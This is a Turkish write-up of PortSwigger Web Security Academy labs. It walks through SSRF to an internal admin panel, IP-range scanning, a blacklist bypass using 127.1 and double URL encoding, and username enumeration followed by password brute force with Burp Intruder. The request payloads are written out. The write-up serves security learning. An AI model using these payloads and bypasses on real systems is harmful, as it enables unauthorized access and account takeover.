

Portswigger Writeup

Eren Ersoyluoğlu


Server-side request forgery (SSRF)

Localhost üzerinden SSRF saldırısı:

Zafiyetli siteye eriştiğimizde karşımıza bir alışveriş sitesi çıkıyor, burda biraz inceleme yapınca ürünler hakkında stok bilgisi alabiliyoruz.

Basic SSRF against the local ser

https://0a9b0022037944c3801c1241008a00ba.web-security-acade...



Description:

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

London

Check stock

103 units

[Return to list](#)

Bu isteği burp ile yakaladığımda stok kontrolü için bir Api çalıştığı ve bir sunucuya istek atıldığını gördüm

The screenshot displays the Burp Suite interface, specifically the 'Repeater' tab. The top menu bar includes options like Dashboard, Target, Proxy, Intruder, Repeater, View, Help, Hackvortor, Burp Suite Community Edition v2..., and Settings. Below the menu, there's a toolbar with buttons for Send, Cancel, and navigation arrows. The main window is divided into several sections:

- Request:** Shows the raw HTTP request in the 'Pretty' view. The request is a GET request to `https://0a9b0022037944c3801c1241008a00ba.w...` with headers including `Sec-Fetch-Site: same-origin`, `Sec-Fetch-Mode: cors`, `Sec-Fetch-Dest: empty`, `Referer: https://0a9b0022037944c3801c1241008a00ba.w...`, `Accept-Encoding: gzip, deflate, br`, and `Priority: u=1, i`. The body contains a `stockApi=` parameter with a URL-encoded value.
- Inspector:** Shows the selected text from the request body, which is the URL-encoded string. It also shows the decoded text, which is the original URL: `http://stock.weliketoshop.net:8080/product/admin`.
- Response:** Currently empty.
- Request attributes:** Shows 2 attributes.
- Request query parameters:** Shows 0 parameters.
- Request body parameters:** Shows 1 parameter.
- Request cookies:** Shows 2 cookies.
- Request headers:** Shows 21 headers.

At the bottom, there's a status bar showing 'Ready', 'Event log (1)', 'All issues', 'Disk: 122.5MB', and 'Memory: 205.3MB'.

Bu istek üzerinde deęişiklikler yaparak önce localhost' a istek göndererek hata alıp almadığımı denedim sonrada localhost üzerinden amdin sayfasına erişmeye çalıştım.

The screenshot displays the Burp Suite interface, specifically the Repeater tab. The top menu bar includes options like Dashboard, Target, Proxy, Intruder, Repeater, View, Help, Hackvortor, Burp Suite Community Edition v2..., and Settings. The main toolbar shows a 'Send' button, a 'Cancel' button, and navigation arrows. The target URL is 'https://0a9b0022037944c3801c1241008a00ba.w...'. The request is shown in the 'Request' section, with tabs for Pretty, Raw, Hex, and Hackvortor. The request body is as follows:

```
10 Gecko) Chrome/127.0.6533.100 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Accept: */*
13 Origin: https://0a9b0022037944c3801c1241008a00ba.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer:
18 https://0a9b0022037944c3801c1241008a00ba.web-security-academy.net/product?productId=1
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
21 stockApi=http://localhost/admin
```

The response is shown in the 'Response' section, with tabs for Pretty, Raw, Hex, Render, and Hackvortor. The response body is as follows:

```
Back to lab description >>

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete
```

The status bar at the bottom shows 'Done' and '3,290 bytes | 135 millis'. The event log shows 'Event log (1)' and 'All issues'. The memory usage is 'Memory: 200.5MB'.

Admin sayfasından dönen respons' a bakarak carlos kullanıcısını nasıl sileceğimi öğrendim ve bu isteği siteye gönderdim.

The screenshot shows the Burp Suite Repeater interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater (selected), Collaborator, Sequencer, Decoder, and Settings. Below the menu is a toolbar with a 'Send' button, a settings icon, a 'Cancel' button, and navigation arrows. The target URL is `https://0a9b0022037944c3801c1241008a00ba.w...` and the HTTP method is GET.

The 'Request' tab is active, showing the following headers and body:

```
Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a9b0022037944c3801c1241008a00ba.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
17 https://0a9b0022037944c3801c1241008a00ba.web-security-academy.net/product?productId=1
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 stockApi=http://localhost/admin/delete?username=carlos
```


The 'Response' tab is active, showing the following HTML body:

```
58 <a href="/admin/delete?username=wiener">
59   Delete
60 </a>
61 </div>
62 <div>
63   <span>
64     carlos -
65   </span>
66   <a href="/admin/delete?username=carlos">
67     Delete
68   </a>
69 </div>
70 </section>
71 <br>
```


The status bar at the bottom indicates 'Done' and '3,290 bytes | 141 millis'. The event log shows 'Event log (1)' and 'All issues'. The memory usage is 'Memory: 200.5MB'.

Başka Back-end Serverlar üzerinden SSRF Saldırısı:

Karşıma gelen alışveriş sitesini inceledim ve ürünler üzerinden stok kontrolü yapabildiğimiz öğrendim. Stok kontrolü yaparken back-end üzerinde başka bir IP de bulunan server' a istek attığımızı fark ettim.



Gönderilen isteğin URL Decoded hali aşağıdaki gibidir:



Bu ip üzerinde admin sayfasına erişmeye çalıştığımda hata aldığımı fark ettim.

Send ⚙️ Cancel < ▾ > ▾ Target: https://0a

⏸ = ■

Request

Pretty Raw Hex Hackvertor 🔍 📄 🔗 ☰

```
https://0a9b008f0432f89f80a98f0b00730099.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
https://0a9b008f0432f89f80a98f0b00730099.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=
http%3a%2f%2f192.168.0.1%3a8080%2fadmin
```

? ⚙️ ⬅ ➡ 🔍 0 highlights

Response


Pretty Raw Hex Render H... 📄 🔗 ☰

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 19
5
6 "Missing parameter"
```

? ⚙️ ⬅ ➡ 🔍 0 highlights





Done


Bunun üzerine back-end te çalışan başka IP varmı diye incelemek için burp intruder üzerinden 1 den 255 IP aralığına istek atacak şekilde ayarladım.

 Target:

☒ Update Host header to match target

1
2 Host: 0a9b008f0432f89f80a98f0b00730099.web-security-academy.net
3 Cookie: session=kjS2MdKi8Ij6wBsJRDUCntfuozbU96OS
4 Content-Length: 43
5 Sec-Ch-Ua: "Chromium";v="127", "Not) A;Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: en-US
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a9b008f0432f89f80a98f0b00730099.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
https://0a9b008f0432f89f80a98f0b00730099.web-security-academy.net/product?
productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http%3a%2f%2f192.168.0.51%3a8080%2fadmin





1 highlight

1 payload position

Length: 836

Gönderilen bir çok istekten sonra 170. IP' de admin sayfasına erişim sağlayabildim ve bu isteği yönlendirerek Carlos kullanıcısını sitemden silebildim.

2. Intruder attack of https://0a9b008f0432f89f80a98f0b00730099.web-security-academy.net

Attack Save

ResultsPositionsPayloadsResource poolSettings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
171	170	200	114			3274	
0		400	103			141	
2	1	400	97			141	
1	0	500	1104			2477	
3	2	500	85			2477	
4	3	500	132			2477	
5	4	500	85			2477	
6	5	500	95			2477	
7	6	500	87			2477	

requestResponse

rettyRawHexRenderHackvortor

```
</section>
</header>
<header class="notification-header">
</header>
<section>
<h1>
Users
</h1>
<div>
<span>
wiener -
</span>
<a href="/http://192.168.0.170:8080/admin/delete?username=wiener">
Delete
</a>
</div>
<div>
<span>
carlos -
</span>
<a href="/http://192.168.0.170:8080/admin/delete?username=carlos">
Delete
</a>
</div>
</section>
<br>
<hr>
</div>
</section>
<div class="footer-wrapper">
</div>
</div>
</body>
</html>
```

0 of 256Search0 highlights

Blacklist filtresini aşarak SSRF saldırısı:

Siteye ulaştığımda ürünler üzerinden stok kontrolü yapabildiğimizi fark ettim, bu stok kontrolünü burp ile yakaladım.

The image shows a screenshot of a web application and a Burp Suite proxy tool. The web application is titled "SSRF with blacklist-based input" and displays a "blacklist-based" page. The page content includes a description of "The Lazy Dog" and a "Check stock" button. The Burp Suite interface shows a request to the URL "https://0a620063049db2298050fd42400d3003b.web-security-academy.net/stock". The request is a POST method with a body containing a JSON object: {"product": "stock", "url": "https://0a620063049db2298050fd42400d3003b.web-security-academy.net/stock". The Burp Suite interface also shows the request headers, including "Host", "User-Agent", "Accept", "Accept-Encoding", and "Priority".

blacklist-based

Description:
The Lazy Dog is brought to you by the same people who invented the wheel. Do you become frustrated when your small dog just can't keep up the pace, or stubbornly sits and gives up walking altogether? If the answer is yes, then The Lazy Dog is for you!

As easy to fit as a harness these remote controlled owl wings are a must have for any dog lover. As soon as your pooch has taken its last step of the day just snap the wings into place and click the red 'flapping' button on your handheld remote. After a few seconds, your furry friend will be off the ground and up, up and away.

Once at a safe height, WARNING: BEWARE OF LOW HANGING BRANCHES, click the blue button to initiate cruise control. The wings have inbuilt cameras so you can see what your dog sees. When clicking the black button your dog can swoop down and gain speed in the 'fake chasing rabbits' mode. This function is used at the owner's risk as it uses a lot of power, and if the battery pack dies a nasty accident could occur.

Carrying your pooch has become a thing of the past. With The Lazy Dog, the dog park will become a place to enjoy again. You can also purchase an aviator hat and goggles, extra protection and peace of mind for you and your pooch.

London

< Return to list

POST /product/stock HTTP/2
Host: 0a620063049db2298050fd42400d3003b.web-security-academy.net
Cookie: session=0a620063049db2298050fd42400d3003b.web-security-academy.net
Content-Length: 107
Sec-CH-UA: "Chromium";v="127", "Not A;Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Sec-CH-UA-Mobile: 70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-CH-UA-Platform: "Windows"
Accept: */*
Origin: https://0a620063049db2298050fd42400d3003b.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a620063049db2298050fd42400d3003b.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
stockApi= https://0a620063049db2298050fd42400d3003b.web-security-academy.net/stock?productId=1

Repeater üzerinden istek gönderirken localhost ile admin sayfasına erişmeye çalıştım fakat localhost kelimesi Blacklist' e alındığı için hata mesajı döndü.

The screenshot shows the Burp Suite Repeater interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, Help, Hackvortor, Burp Suite Community Edition v2..., and window controls. The toolbar contains Dashboard, Target, Proxy, Intruder, Repeater (selected), Collaborator, Sequencer, Decoder, Settings, Comparer, Logger, Organizer, Extensions, Learn, JWT Editor, and Hackvortor. The browser-like address bar shows 4 tabs, with the 6th tab selected. The 'Send' button is highlighted in orange. The target URL is <https://0a620063049db2298050fd2400d3003b....> and the protocol is HTTP/2.

Request

Pretty Raw Hex Hackvortor

```
10 Gecko) Chrome/127.0.6533.100 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Accept: */*
13 Origin: https://0a620063049db2298050fd2400d3003b.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer:
18 https://0a620063049db2298050fd2400d3003b.web-security-academy.net/product?productId=1
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
21 stockApi=http%3ahttp%3a%2f%2flocalhost%2fadmin%60
```

Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 111
5 |
6 "Invalid external stock check url 'Illegal character in opaque part at index 27: http:
http://localhost/admin'"
```

Done 234 bytes | 81 millis

Event log (1) All issues Memory: 228.3MB

Localhost yerine 127.0.0.1 yada sadece 127.1 kullanabilirdim ve 127.1 kullanmayı tercih ettim. 127.1 kullandığımda hata mesajının farklı olduğunu fark ettim ve buradan ilerledim.

The screenshot displays the Chrome DevTools interface, specifically the Network and Inspector panels. The top bar shows the target URL: `https://0a620063049db2298050fd2400d3003b....` with a status of HTTP/2.

Request Panel:

- Origin:** `https://0a620063049db2298050fd2400d3003b.web-security-academy.net`
- Sec-Fetch-Site:** `same-origin`
- Sec-Fetch-Mode:** `cors`
- Sec-Fetch-Dest:** `empty`
- Referer:** `https://0a620063049db2298050fd2400d3003b.web-security-academy.net/product?productId=1`
- Accept-Encoding:** `gzip, deflate, br`
- Priority:** `u=1, i`
- stockApi:** `https%3a%2f%2f127.1%2f`

Response Panel:

```
44 </header>
45 <h4>
    Internal Server Error
  </h4>
46 <p class=is-warning>
    Could not connect to external stock check
    service
  </p>
47 </div>
48 </section>
49 </div>
50 </body>
51 </html>
52
```

Inspector Panel:

- Selection:** 22 (0x16)
- Selected text:** `https%3a%2f%2f127.1%2f`
- Decoded from:** URL encoding ()
- Decoded text:** `https://127.1/`

Request attributes: 2

Request query parameters: 0

Request body parameters: 1

Request cookies: 1

Request headers: 20

Response headers: 3

Done 2,462 bytes | 107 millis

Event log (1) All issues

Memory: 236.2MB

Admin sayfasına istek gönderdiğimde tekrar bir hata mesajı ile karşılaştım, admin kelimeside blacklist' e alınmış.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The target URL is `https://0a620063049db2298050fd2400d3003b....`. The request is an HTTP/2 GET request to `stockApi=https%3a%2f%2f127.1.%2fadmin`. The response is an HTTP/2 400 Bad Request with the message `"External stock check blocked for security reasons"`. The Inspector panel on the right shows the request details, including request attributes, query parameters, body parameters, cookies, headers, and response headers.

Request

```
12 Origin: https://0a620063049db2298050fd2400d3003b.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a620063049db2298050fd2400d3003b.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=https%3a%2f%2f127.1.%2fadmin
```

Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

Done 173 bytes | 124 millis

Event log (1) All issues Memory: 236.2MB

Biraz araştırdığımda admin kelimesini URL Encode ederek gizleyebileceğimi düşündüm ve bütün harflerin URL karşılıklarına baktım.

a	%61	%61
---	-----	-----

Admin kelimesini bir kere Encode ettiğimde hata mesajı aldım fakat encode edilmiş halini tekrar encode ederek denediğimde admin sayfasına erişebildim ve bu isteği siteye göndererek Carlos kullanıcıını sildim.

The screenshot displays the Burp Suite interface with the Repeater tab active. The target URL is `https://0a620063049db2298050fd2400d3003b....`. The request is a GET with the following headers:

```
Origin: https://0a620063049db2298050fd2400d3003b.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a620063049db2298050fd2400d3003b.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

The request body contains the parameter `stockApi=http%3a%2f%2f127.1%2f%25%36%31%64%6D%69%6E`. The response is an HTML snippet:


```
<span>
  wiener -
</span>
<a href="/admin/delete?username=wiener">
  Delete
</a>
</div>
<div>
<span>
  carlos -
</span>
<a href="/admin/delete?username=carlos">
  Delete
</a>
```

The Inspector panel on the right shows the selected text `http%3a%2f%2f127.1%2f%25%36%31%64%6D%69%6E` decoded from URL encoding to `http://127.1/%61dmin` and `http://127.1/admin`. The bottom status bar indicates 3,294 bytes and 150 milliseconds.

Identification and Authentication Failures

Response farklılığına göre Kullanıcı adı tahmini:

Siteye erişim sağladığımda kullanıcı girişi tarafı ilgimi çekiyor.



Yaptığım giriş denemsini burp üzerinden yakalayıp bunu intruder a gönderiyorum

The screenshot displays two overlapping windows. The foreground window is the Burp Suite interface, showing a captured HTTP request to the WebSecurity Academy login endpoint. The request is a POST with a body containing a session cookie and a username. The background window is the WebSecurity Academy 'Username enumeration via different responses' lab. It shows a login form with fields for 'Username' (containing 'test') and 'Password' (containing '****'). The lab description states that the lab is vulnerable to username enumeration and provides a list of candidate usernames and passwords. The 'Log in' button is visible on the login form.

Aynı zamanda yaptığım denemede yanlış bir kullanıcı adı girdiğimde sistem bana bunu söylediğini görüyorum

Login

Invalid username

Username

Password

Log in

Kullanıcı adını işaretleyerek verilen wordlist üzerinden brute force saldırısı gerçekleştiriyorum.

? Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

Sec-Ch-Ua: "Chromium";v="127", "Not) A;Brand";v="99"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Accept-Language: en-US

Upgrade-Insecure-Requests: 1

Origin: https://0a5f00de0356a57a850b7c3f00d000f2.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer:

https://0a5f00de0356a57a850b7c3f00d000f2.web-security-academy.net/login

Accept-Encoding: gzip, deflate, br

Priority: u=0, i

username=\$test\$password=test

? ⚙️ ⬅️ ➡️

🔍

1 highlight

Clear

1 payload position

Length: 1008

1 x

2 x

+

Positions

Payloads

Resource pool

Settings

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Settings

Comparer

Logger

Organizer

Extensions

Learn

JWT Editor

Hackvortor

1

2

+

Positions

Payloads

Resource pool

Settings

?

Payload sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 101

Payload type: Simple list

Request count: 101

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

carlos

root

admin

test

guest

info

adm

Enter a new item

Add from list ... [Pro version only]

?

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Enabled

Rule

Event log

All issues

Memory: 152.0MB

Vulnerabilities in

Authentication

Authentication

+

web-security/authentication/auth-lab-user

☆

🔒

🔔

Aperi'Solve

Yavuzlar Toplantı

Hacking an Artificial n...

as

as400

asia

asterix

at

athena

atlanta

atlas

att

au

auction

austin

auth

auto

autodiscover

⚡

Find vulnerabilities in your authentication

Saldırı sonucunda “at” kullanıcısının daha farklı bir Response uzunluğuna sahip olduğunu görüyorum ve isteği incelediğimde bana yanlış parola diye uyarı döndüğünü görüyorum.

2. Intruder attack of https://0a5f00de0356a57a850b7c3f00d000f2.web-security-academy.net

Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
91	at	200	78			3250	
101	autodiscover	200	78			3248	
100	auto	200	77			3248	
99	auth	200	81			3248	
98	austin	200	76			3248	
97	auction	200	77			3248	
96	au	200	81			3248	
95	att	200	81			3248	
94	atlas	200	81			3248	

Request Response

Pretty Raw Hex Render Hackvector

Web Security Academy

Username enumeration via different responses

LAB Not solved

Back to lab description >>

Home | My account

Login

Incorrect password

Username

Password

Log in

inished

“at” kullanıcısını kullanarak bu seferde parola üzerinde bir brute force atağı gerçekleştiriyorum ve bu şekilde kullanıcı parolasınıda keşfediyorum.

The screenshot shows the Burp Suite Community Edition v2.3.20 interface. The 'Intruder' tab is active, displaying the 'Choose an attack type' section with 'Sniper' selected. The 'Payload positions' section shows a list of HTTP headers and a payload position at the end of the request. The 'Attack type' dropdown is set to 'Sniper'. The 'Payload positions' section shows a list of HTTP headers and a payload position at the end of the request.

Attack type: Sniper

Choose an attack type

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: lb7c3f00d00f2.web-security-academy.net

Update Host header to match target

1 payload position

Length: 1006

Event log

All issues

Memory: 386.7MB

AttackSave

3. Intruder attack of https://0a5f00de0356a57a850b7c3f00d000f2.web-security-academy.net

AttackSave?

3. Intruder attack of https://0a5f00de0356a57a850b7c3f00d000f2.web-security-academy.net

AttackSave?

ResultsPositionsPayloadsResource poolSettings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
78	amanda	302	76			184	
37	zxcvbnm	200	76			3250	
64	zxcvbn	200	79			3250	
34	trustno1	200	118			3250	
45	tigger	200	117			3250	
51	thomas	200	122			3250	
26	superman	200	74			3250	
46	sunshine	200	78			3250	
55	starwars	200	119			3250	

RequestResponse

RawHexRenderHackvortor

1 HTTP/2 302 Found

2 Location: /my-account?id=at

3 Set-Cookie: session=F3H2sepkwInaTz0YnBvc101UqRCxJ4Vx; Secure; HttpOnly; SameSite=None

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 0

6

7

0 highlights

Response farklılığına göre Kullanıcı adı tahmini:

Siteye erişim sağladığımda kullanıcı girişi yapmayı deniyorum ve bu sefer her yanlış denemede “Invalid username or password” hatası alıyorum.



Login

Invalid username or password.

Username

Password

Log in

Bu isteği burp ile yakalayıp Intruder' a gönderiyorum.

1 POST /login HTTP/1.1

